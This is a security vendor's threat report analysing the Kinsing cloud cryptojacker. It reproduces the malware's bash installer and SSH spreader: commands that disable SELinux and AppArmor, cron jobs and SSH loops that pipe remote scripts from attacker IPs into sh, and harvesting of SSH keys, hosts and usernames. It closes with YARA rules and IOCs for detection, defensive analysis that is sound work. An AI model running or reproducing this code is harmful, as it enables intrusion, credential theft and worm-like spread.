CYSIV
A FORESCOUT COMPANY

Threat Report: Kinsing Cloud Cryptojacker

April 27, 2021

CYSIV
A FORESCOUT COMPANY

Table of Contents

List of Figures

1 Executive Summary

The Kinsing cloud cryptojacker can be seen primarily as an evolution of the TeamTNT cryptojacking worm covered by Cysiv in a threat report released on October 19, 2020. The Kinsing cryptojacker is Linux-based malware that installs a Monero cryptominer on infected machines while attempt to remove other cryptocurrency miner competitors on the hosts it seeks to infect. Kinsing is distributed by the H2Miner botnet and targets cloud services including Docker, Redis, SaltStack, Atlassian Confluence, ThinkPHP, WordPress, etc.

The Kinsing malware variant of the TeamTNT cyptojacking worm has recently been upgraded to improve its ability to obfuscate its operations on infected machines, making it much harder to detect. The Kinsing cryptojacker has also improved its ability to expand its influence by harvesting credentials on infected machines to spread via SSH.

Use the information provided in this Threat Report to study the composition, key artifacts and behaviors of Kinsing cryptojacker and the threat actors behind it so you can scan your system, determine if it is vulnerable, perform in-depth digital forensics, initiate preventative best practices and mitigate the impact if you have been affected.

Security Best Practices

Section 4 on page 14 of this threat report provides a summary of prevention, detection and mitigation best practices. Section 5 on page 15 of this threat report provides a yara signature to detect the presence of the Kinsing cloud cryptojacker.

2 The Anatomy of Kinsing

This section breaks down the various components and malicious functions of the Kinsing cloud cryptojacker.

2.1 Distribution Methods

The Kinsing cryptojacker targets cloud servers mainly running on Linux and is initially distributed via the following attack vectors:

1. Unauthorized or weak passwords Docker APIs or Redis servers.
2. Remote code execution (RCE) vulnerabilities (Listed in Section 2.2.1)

After infecting a machine, Kinsing will also attempt to discover new targets to spread itself by extracting and abusing Secure Shell (SSH) credentials stored on the affected hosts (See section 3.3). It will try all possible combinations of the credentials and execute the same script which is used for the initial infection.

2.2 Security Penetration and Endpoint Installation

If the initial exploitation is successful, Kinsing will be installed on the affected machines by a Bash script. The script will attempt to disable security services and security mechanisms on the infected host, such as Application Armor and Security-Enhanced Linux (SELinux), before carrying out other malicious actions.

Kinsing will also remove its competitors (i.e., other crypto miners) before installing a Monero miner on the host. These behaviours were mentioned in our analysis of the TeamTNT cryptojacking worm. The installer script of Kinsing will setup persistence on the infected host using a Cron job or a service that starts up with the system to survive system reboot.

2.2.1 Kinsing Vulnerability Exploits

As mentioned in Section 2.1, the threat actor behind Kinsing mostly exploits RCE vulnerabilities to execute a Bash script that installs Kinsing and sets up persistence. Table 1 shows a list of vulnerabilities exploited to spread Kinsing malware.

Table 1 – Vulnerabilities Exploited by Kinsing

Vulnerability	Description
Misconfigured Remote Docker API	Docker APIs that are open to the Internet with weak password or without authentication
Misconfigured Redis Server	Redis server with weak password or without password protection
CVE-2020-25213	WordPress File Manager Plugin RCE
CVE-2020-23814	XXL-JOB RCE
CVE-2020-11651 and CVE-2020-11652	SaltStack RCE
CVE-2019-3396	Atlassian Confluence Widget Connector Macro Velocity Template Injection
CVE-2019-0193	RCE via DataImportHandler
CVE-2018-20062	NoneCMS ThinkPHP RCE
CVE-2017-15718	Apache Hadoop YARN NodeManager vulnerability
CVE-2017-11610	Supervisord RCE
CVE-2017-9841	PHPUnit RCE

Note: The list of vulnerabilities exploited to spread Kinsing above is not exhaustive. Therefore, Internet-facing services should be updated and patched promptly to avoid being infected with Kinsing and other malware.

2.3 Anti-Detection Methods

The first variants of Kinsing were not supported by a sophisticated anti-detection method. They only disabled security services and security mechanisms and deleted command history on the infected host. These techniques did not hide all of the malicious actions and resource consumption of Kinsing. This disadvantage caused Kinsing to be detected by its artifacts – unusual processes and high CPU usage.

To overcome this disadvantage, the threat actor behind Kinsing began to employ the LD-PRELOAD userland rootkit to hide the malware and its activities on infected systems. This new technique allows the latest variants of Kinsing to run "under the radar" while abusing the computation resources on the infected machines necessary for cryptocurrency mining.


3 Comprehensive Analysis of Kinsing

This section provides a comprehensive analysis of how the components of the Kinsing cloud cryptojacker work together to execute its malicious purpose.

3.1 The Kill Chain

Even though many different campaigns to spread Kinsing might use different payloads and initial attack vectors, they all follow the same steps to accomplish the goal. The kill chain can be summarized in three main steps as shown in Figure 1.

Figure 1 – Kinsing's Kill Chain



Note: If Kinsing spreads via SSH successfully, it will keep following from the step number two to install a Monero crypto miner and spread itself via SSH.

3.2 Kinsing Installer

One of the main components of the malicious Kinsing campaign is the Kinsing installer. The observed installer contains roughly 600 lines of bash commands with many actions, and all of them serve the main goal of installing the Kinsing cryptojacker.


3.2.1 Disabling Security Services

To avoid being detected and increase the success rate of its malicious actions, the Kinsing installer will try to lower the security level of the current host. It will firstly attempt to disable the firewall and delete system logs as shown in Figure 2.

Figure 2 – Disabling Firewal and Delete System Log

The installer will then attempt to uninstall and disable security services on the current host. In the Kinsing campaigns targeting Alibaba Cloud, the installer tried to download uninstallers to remove Alibaba Cloud's security services as shown in Figure 3.

Figure 3 – Uninstalling Alibaba Cloud's Security Services



The security services shown in Figure 4 are also disabled by the installer.

Figure 4 – Disabled Security Services

```
echo SELINUX=disabled >/etc/selinux/config
service apparmor stop
systemctl disable apparmor
service aliyun.service stop
systemctl disable aliyun.service
```

3.2.2 Removing Competitors

To reserve system resources for its crypto miner, Kinsing's installer will kill and remove other miners running on the infected host. Figure 5 shows some of the miner processes being killed by Kinsing's installer.

Figure 5 – Killed Miner Processes

```
ps auxf | grep -v grep | grep "mine.moneropool.com" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "pool.t00ls.ru" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "xmr.crypto-pool.fr:8080" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "xmr.crypto-pool.fr:3333" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "zhuabcn@yahoo.com" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "monerohash.com" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "/tmp/a7b104c270" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "xmr.crypto-pool.fr:6666" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "xmr.crypto-pool.fr:7777" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "xmr.crypto-pool.fr:443" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "stratum.f2pool.com:8888" | awk '{print $2}' | xargs -I % kill -9 %
ps auxf | grep -v grep | grep "xmrpool.eu" | awk '{print $2}' | xargs -I % kill -9 %
```

The installer will also use the command pkill -f to kill the following processes: biosetjenkins, Loopback, apaceha, cryptonight, stratum, mixnerdx, performedl, JnKihGjn, irqba2anc1, irqba5xnc1, irqbnc1, ir29xc1, conns, irqbalance, crypto-pool, XJnRj, mgwsl, pythno, jweri, lx26, NXLAi, BI5zj, askdljlqw, minerd, minergate, Guard.sh, ysaydh, bonns, donns, kxjd, Duck.sh, bonn.sh, conn.sh, kworker34, kw.sh, pro.sh, polkitd, acpid, icb5o, nopxi, irqbalanc1, minerd, i586, gddr, mstxmr, ddg.2011, wnTKYg, deamon, disk_genius, sourplum, polkitd, nanoWatch, zigw, devtool, devtools, systemctl, watchbog, cryptonight, sustes, xmrig, xmrig-cpu, 121.42.151.137, sysguard, networkservice, sysupdate, init12.cfg, nginxk, tmp/wc.conf, xmrig-notls, xmr-stak, suppoie, zer0day.ru, dbus-daemon--system, nullcrew, systemctl, kworkerds, and init10.cfg

The installer pushes one step further by searching for mining Docker containers to kill them and then remove them from the infected host. The list of targeted Docker containers are shown in Figure 6.

Figure 6 – Removed Docker Containers

```
docker ps | grep "pocosow" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "gakeaws" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "azulu" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "auto" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "xmr" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "mine" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "monero" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "slowhttp" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "bash.shell" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "entrypoint.sh" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "/var/sbin/bash" | awk '{print $1}' | xargs -I % docker kill %
docker images -a | grep "pocosow" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "gakeaws" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "buster-slim" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "hello-" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "azulu" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "registry" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "xmr" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "auto" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "mine" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "monero" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "slowhttp" | awk '{print $3}' | xargs -I % docker rmi -f %
```

3.2.3 Downloading Kinsing

Kinsing installers offers two ways to download Kinsing payloads. The first method employs Bitbucket repository to host the payloads and the second method uses the threat actor's download servers.

The primary download method is shown in Figure 7. The installer will download the Kinsing payload from a Bitbucket repository and store it at /temp/kinsing. It will also check the MD5 hash of the downloaded payload. If this method fails, the installer will switch to a secondary download method.

Figure 7 – The Primary Download Method

```
download2() {
  $WGET $DIR/kinsing https://bitbucket.org/keronzj1/git/raw/master/kinsing
  chmod +x $DIR/kinsing
  if [ -x "$(command -v md5sum)" ]; then
    sum=$(md5sum $DIR/kinsing | awk '{ print $1 }')
    echo $sum
    case $sum in
    a71ad3167f9402d8c5388910862b16ae)
      echo "kinsing OK"
      ;;
    *)
      echo "kinsing wrong"
      download3
      ;;
    esac
  else
    echo "No md5sum"
    download3
  fi
}
```

Note: The value of the DIR variable is "/tmp".

The second method (shown in Figure 8) is similar to the first method. The only difference is that it will download from the threat actor's download server.

Figure 8 – The Secondary Download Method

```
download3() {
  $WGET $DIR/kinsing http://158.69.102.181/kinsing
  chmod +x $DIR/kinsing
  if [ -x "$(command -v md5sum)" ]; then
    sum=$(md5sum $DIR/kinsing | awk '{ print $1 }')
    echo $sum
    case $sum in
    a71ad3167f9402d8c5388910862b16ae)
      echo "kinsing OK"
      ;;
    *)
      echo "kinsing wrong"
      ;;
    esac
  else
    echo "No md5sum"
  fi
}
```

3.2.4 Setting up Persistence

We have observed two different methods used by Kinsing installers to set up persistence on infected hosts, including setting up a boot time service and Crontab job.

3.2.4.1 BOOT TIME SERVICE

This method is only applied when the installer is running as a root user. As shown in Figure 9, the script employs a simple check before calling the method to set up the service.

Figure 9 – Checking Privileges

```
if [[ $(id -u) -ne 0 ]]; then
  echo "Running as not root"
else
  echo "Running as root"
  autoinit
fi
```

The installer will write a config file named "bot.service" and start the service using the command systemctl as shown in Figure 10.


Figure 10 – Persistence Service

```
autoinit() {
  getSystemd $BIN_FULL_PATH >/lib/systemd/system/$SERVICE_NAME.service
  systemctl enable $SERVICE_NAME
  systemctl start $SERVICE_NAME
}
```

Note: SERVICE_NAME="bot" and BIN_FULL_PATH="/etc/kinsing"

The detailed config of the service is shown in Figure 11. It is configured to start as a daemon at boot time.

Figure 11 – Service Configurations



```
getSystemd() {
  AUTOSTART_PATH=$1
  echo "[Unit]"
  echo "Description=Start daemon at boot time"
  echo "After="
  echo "Requires="
  echo "[Service]"
  echo "Type=forking"
  echo "RestartSec=10s"
  echo "Restart=always"
  echo "TimeoutStartSec=5"
  echo "ExecStart=$AUTOSTART_PATH"
  echo "[Install]"
  echo "WantedBy=multi-user.target"
}
```

3.2.4.2 CRONTAB

The second method uses Crontab to setup persistence on infected hosts. As shown in Figure 12, the Cron job will download and execute a script every minute.

Figure 12 – Setting up Cron Job

```
crontab -l | grep -e "195.3.146.118" | grep -v grep
if [ $? -eq 0 ]; then
  echo "cron good"
else
  (
    crontab -l 2>/dev/null
    echo "* * * * * $LDR http://195.3.146.118/t.sh | sh > /dev/null 2>&1"
  ) | crontab -
fi
```

The cron job might cause many problems on the infected machines as it repeats to many times and a new one might start when the previous one has not completed yet.

3.2.5 Deleting Command History

Kinsing installer simply deletes all Bash command history (See Figure 13) to clear its commands.

Figure 13 – Deleteing Bash Command History

```
history -c
rm -rf ~/.bash_history
history -c
```

Note that the installer also removes system logs at the beginning of its operations (See Figure 2).

3.3 Kinsing Spreader

After successfully infecting the current host, Kinsing will also try to spread itself to other machines via SSH. This subsection analyzes the steps taken by Kinsing to harvest SSH credentials to expand its influence.

3.3.1 Harvesting SSH Keys

There are four different sets of SSH keys targeted by the Kinsing spreader, including:

1. SSH key file: Files that contain 'id_rsa*' in their names.
2. SSH IdentityFile from SSH config files.
3. SSH or SCP commands in Bash history.
4. PEM (Privacy Enhanced Mail) files under home folders.

The commands used to search for the SSH keys are shown in Figure 14.

Figure 14 – SSH Key Listing

```
KEYS=$(find ~/ /root /home -maxdepth 3 -name 'id_rsa*' | grep -vw pub)
KEYS2=$(cat ~/.ssh/config /home/*/.ssh/config /root/.ssh/config | grep IdentityFile | awk -F "IdentityFile" '{print $2 }')
KEYS3=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -E "(ssh|scp)" | awk -F ' -i ' '{print $2}' | awk
  '{print $1'})
KEYS4=$(find ~/ /root /home -maxdepth 3 -name '*.pem' | uniq)
keylist=$(echo "$KEYS $KEYS2 $KEYS3 $KEYS4" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
```

3.3.2 Collecting Potential Hosts

After listing the SSH keys, the spreader will determine a list of potential targets. These are hosts connected to the infected host with the connection logged on the infected system. The list of targeted hosts includes:

1. Host names in SSH config files
2. IP addresses used with SSH or scp command in the Bash history
3. The hosts in /etc/hosts
4. The hosts in the known_hosts files

5. Connecting hosts via SSH port.

The commands used to search for the potential targets are shown in Figure 15.

Figure 15 – Potential Target Listing

```
myhostip=$(curl -sL icanhazip.com)
HOSTS=$(cat ~/.ssh/config /home/*/.ssh/config /root/.ssh/config | grep HostName | awk -F "HostName" '{print $2}')
HOSTS2=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -E "(ssh|scp)" | grep -oP "
  ([0-9]{1,3}\.){3}[0-9]{1,3}")
HOSTS3=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -E "(ssh|scp)" | tr ':' ' ' | awk -F '@' '{print
  $2}' | awk -F '{print $1}')
HOSTS4=$(cat /etc/hosts | grep -vw "0.0.0.0" | grep -vw "127.0.1.1" | grep -vw "127.0.0.1" | grep -vw $myhostip | sed -r '
  /\n/!s/[0-9.]+/\n&\n/;/^([0-9]{1,3}\.){3}[0-9]{1,3}\n/P;D' | awk '{print $1}')
HOSTS5=$(cat ~/*/.ssh/known_hosts /home/*/.ssh/known_hosts /root/.ssh/known_hosts | grep -oP "([0-9]{1,3}\.){3}[0-9]{1,3}" |
  uniq)
HOSTS6=$(ps auxw | grep -oP "([0-9]{1,3}\.){3}[0-9]{1,3}" | grep ":22" | uniq)
hostlist=$(echo "$HOSTS $HOSTS2 $HOSTS3 $HOSTS4 $HOSTS5 $HOSTS6" | grep -vw 127.0.0.1 | tr ' ' '\n' | nl | sort -u -k2 | sort -
  n | cut -f2-)
```

3.3.3 Collecting Potential Usernames

The spreader determine the potential usernames by searching the .SSH files and filtering the bash history. The commands used to search for the potential usernames are shown in Figure 16.

Figure 16 – Potential Usernames Listing

```
USERZ=$(
  echo "root"
  find ~/ /root /home -maxdepth 2 -name '\.ssh' | uniq | xargs find | awk '/id_rsa/' | awk -F'/' '{print $3}' | uniq
)
USERZ2=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -vw "cp" | grep -vw "mv" | grep -vw "cd " | grep
  -vw "nano" | grep -v grep | grep -E "(ssh|scp)" | tr ':' ' ' | awk -F '@' '{print $1}' | awk '{print $4}' | uniq)
userlist=$(echo "$USERZ $USERZ2" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
```

3.3.4 Collecting Potential Port Numbers

The final component is the port number for a SSH connection. A non-default SSH port can be used for SSH connections. Therefore, the spreader looks for all ports used in the past with the commands SSH and scp as shown in Figure 17.

Figure 17 – Potential Port Listing

```
pl=$(
  echo "22"
  cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -vw "cp" | grep -vw "mv" | grep -vw "cd " | grep -vw "
    nano" | grep -v grep | grep -E "(ssh|scp)" | tr ':' ' ' | awk -F '-p' '{print $2}'
)
sshports=$(echo "$pl" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
```

3.3.5 Spreading Kinsing

After determining all of the necessary ingredients for a connection (i.e., usernames, host addresses, SSH keys, and SSH port). Kinsing spreader will try all the combinations formed by the ingredients to initialize SSH connections to potential new targets. As shown in Figure 18, the script will wait for 20 seconds after every 20 attempts and then will kill any hanging SSH process.

Figure 18 – Spreadking Kinsing Via SSH

```
i=0
for user in $userlist; do
  for host in $hostlist; do
    for key in $keylist; do
      for sshp in $sshports; do
        i=$((i+1))
        if [ "${i}" -eq "20" ]; then
          sleep 20
          ps wx | grep "ssh -o" | awk '{print $1}' | xargs kill -9 &>/dev/null &
          i=0
        fi
        #Wait 20 seconds after every 20 attempts and clean up hanging processes

        chmod +r $key
        chmod 400 $key
        echo "$user@$host $key $sshp"
        ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i $key $user@$host -p$sshp "sudo curl -L
          http://213.226.114.189/spr.sh|sh; sudo wget -q -O - http://213.226.114.189/spr.sh|sh;"
        ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i $key $user@$host -p$sshp "curl -L
          http://213.226.114.189/spr.sh|sh; wget -q -O - http://213.226.114.189/spr.sh|sh;"
      done
    done
  done
done
```

If the spreader successfully connects to a new target, the initial installer (analyzed in Section 0) will be downloaded and executed on the new host to spread Kinsing.

4 Prevention, Detection, and Mitigation Summary

In this section, we summarize all of the prevention, detection, and mitigation observations noted in previous sections with a focus on best practices and action-oriented advice.

4.1 Prevention and Best Practices

To prevent malware infections, defenders must be proactive and use multiple layers of defense to protect their systems. Base on the kill chain used by the Kinsing cloud cryptojacker, we recommend the following practices to protect your systems:

- Configure Internet-facing services to use encrypted connections and strong passwords.
- Avoid exposing internal services to the Internet.
- Install security patches in a timely manner.
- Follow the principle of least privilege (PoLP) to reduce the privileges that can be obtained the malware.

- Encrypt credentials stored on any system to avoid being stolen and abused to spread the malware.
- Deploy Intrusion Detection Systems (IDS) or Intrusion Prevention Systems (IPS) to detect remote exploitation, Kinsing C2 traffic, and cryptominer traffic.
- Monitor your systems to detect suspicious activities.

4.2 Detection and Mitigation Best Practices

Kinsing can be detected by its payloads, artifacts, behavior, and traffic. These signs are analyzed in detailed in Section 3 and can be used to scan your systems for Kinsing. In section 5 we have also provided Yara signatures to scan for the payloads of Kinsing.

Due to the complication of the kill chain used by Kinsing, there are many changes made to the infected system. It is not easy to remove all of the malware's components and repair and resume the system as it was before. We recommend backing up your system frequently and having processes in place to restore your server to its latest clean state. Also avoid running multiple services on a single host to allow a smooth backup process.

5 Yara Signature

The following yara signature can be used to detect the presence of the Kinsing cloud cryptojacker:

```
rule bash_kinsing_0 {
   meta:
      description =  "Kinsing installer Bash script"
      md5         =  "bbf2488e2f3cef32e20cecc4759012bd"
      date        =  "2021-03-20"
      author      =  "Cysiv Threat Research Team"
      tlp         =  "WHITE"
   strings:
      $s1 = "kinsing" ascii nocase fullword
      $s2 = "ulimit -n 65535" ascii fullword
      $s3 = "kernel.nmi_watchdog=0" ascii fullword
      $s4 = "ld.so.preload" ascii fullword
      $re1  =  /http\:\/\/([0-9]{1,3}\.){3}[0-9]{1,3}\/[a-z]+\.sh/
      $re2 = /crontab\s+-/
   condition:
```

```
        filesize < 200KB and
        3 of ($s*) and
        all of ($re*)
}


rule bash_kinsing_spreader_0 {
    meta:
        description = "Kinsing spreader Bash script"
        md5         = "9e81c2f475cb68756f359343c8a818f3"
        date        = "2021-03-20"
        author      = "Cysiv Threat Research Team"
        tlp         = "WHITE"
    strings:
        $key1 = "~/.SSH/config" ascii nocase fullword
        $key2 = "/home/*/.SSH/config" ascii nocase fullword
        $key3 = "/root/.SSH/config" ascii nocase fullword
        $key4 = "~/.bash_history" ascii nocase fullword
        $key5 = "/home/*/.bash_history" ascii nocase fullword
        $key6 = "/root/.bash_history" ascii nocase fullword
        $host1 = "/etc/hosts" ascii nocase fullword
        $host2 = "~/*/.SSH/known_hosts" ascii nocase fullword
        $host3 = "/home/*/.SSH/known_hosts" ascii nocase fullword
        $host4 = "/root/.SSH/known_hosts" ascii nocase fullword
        $re1  =  /http\:\/\/([0-9]{1,3}\.){3}[0-9]{1,3}\/[a-z]+\.sh/
        $re2 = /\-name\s+\'id_rsa\*\'/
        $re3 = /\-name\s+\'\*\.pem\'/
        $re4 = /\-name\s+\'\\\.SSH\'/
        $re5 = /grep\s+IdentityFile/
        $re6 = /grep\s+HostName/
        $re7 = /grep\s+\-E\s+\"\(SSH\|scp\)\"/
    condition:
        filesize < 100KB and
        4 of ($key*) and
        2 of ($host*) and
        all of ($re*)
}
```

6 IOC References

Note: A comma-separated values (.csv) file of more IOCs is available separately.

3c0e677024ea8554a0eed96c62ef39549cefebb44937d9c778926daac67d5495
3b53970cd30db6b3e414249316f86d1c9c1429165706e072bc1eaf5942c767ea
6dbad2331b3f3aac713a52794e568056e68bafc6b248b096b02229059f8a3aa7
bb8cdbfd95f10d0f17d0e1846c3118dd66a3978c1ce1f13784757601fbc66de8
44d5ebb43176733fa1f9087109d4c405fc9661d41c24856ba74b332ca7a6b309
c047ffcc92f39494285e45a065e9441ae708455bfe13d641d808660a175b9ccc
d61909f7e81d4200ef767e9341cadc1d2e7b40ce5f8be54352436f221053f0b9
407248b231d1b44ea496ce3a2050006e391b96e91ab79a5f63a8c874f54afe82
ccfda7239b2ac474e42ad324519f805171e7c69d37ad29265c0a8ba54096033d
41f35f8db4ab436260d53d1a1555237219a51ab51cbe3cdfb1300ecd4d35c110
7ffeb8629acec8695dee70df0cb312b38b2b6eb431f47e82a860406fc30b6381
1659acb0279def044dec8ac5032ced07ca4aede8a0b2e327bd5e5547e4294180
5db035748dfe4e98c21333ffe337e15cd4d8ae517fe69d18932a34951e27c8ac
94204e2bdb8ea399f8127b1101f2ccf022f5e7488bafc9b18d02aaebdb910589
801566b6f8e7877cb3b9152292a689613dfc6eb78436a765dd50e614c7614c28
ab613f50debc1ecaf51c2ba41f3d3f992a8ea37cdf206c5c396b3f815f203313
9d3ecfce98d1e6adf77c3132cefea45c8c82e8988f34ff874c1e93799e7fd59d
582f50e448c8c3eaf211c3c823fb0c6805e545eafab3ed31cf14fd87cee70970
d579b34d0bc04b656f3c318de96180c84f9ff56eec6722fefb9599a7da353bd5
33c94071272515c4fd023d5305d615bce1d8c0eebd41c7d705afeabe862f29f3
c964f786988a8e17688e320279bdb45ba7bb34c756647ee2ecd81dd7132fef95
416d96adf146213b7d28010d3463213fc4f311c1daffb3f99951dc1991869f12
f1aefee2cbb5d8d272832a666d35cb4ee54f591553dd13b86198324d227fe975
64513c0f5011a12f83ab2bcb5015618fad287e33ed37ede079127c88b3d49fb5
7f82d34906c480afefcd26f969b815794f352a95ce280b4ddb0687ff096c6a8b

Cysiv LLC
225 E. John Carpenter Freeway, Suite 1500, Irving, Texas, USA, 75062
www.cysiv.com sales@cysiv.com